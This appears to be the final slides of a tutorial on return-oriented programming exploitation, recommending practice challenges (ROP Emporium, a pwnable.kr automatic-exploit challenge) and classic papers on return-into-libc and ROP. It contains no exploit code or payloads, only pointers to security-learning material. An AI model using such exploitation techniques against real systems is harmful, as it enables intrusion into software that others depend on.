- interesting exploitation techniques
- more complex than ROP but worth learning




more practice

- checkout rop emporium
- a lot of good challenges
- tests stack pivot, bad bytes, 32bit vs 64bit
- great challenge explanations
- https://ropemporium.com



- aeg from http://pwnable.kr
- dynamically create ROP chains for new binaries every 10 seconds
- ~little~ bit of SAT solving but that's fun to learn



references

- Sebastian Krahmer, "Borrowed code chunks technique"
  https://users.suse.com/~krahmer/no-nx.pdf
- Nergal, "Advanced return-into-lib(c) exploits"
  http://phrack.org/issues/58/4.html
- Saif El-Sherei, "Return-Oriented-Programming (ROP FTW)"
  https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf

thanks & hack responsibly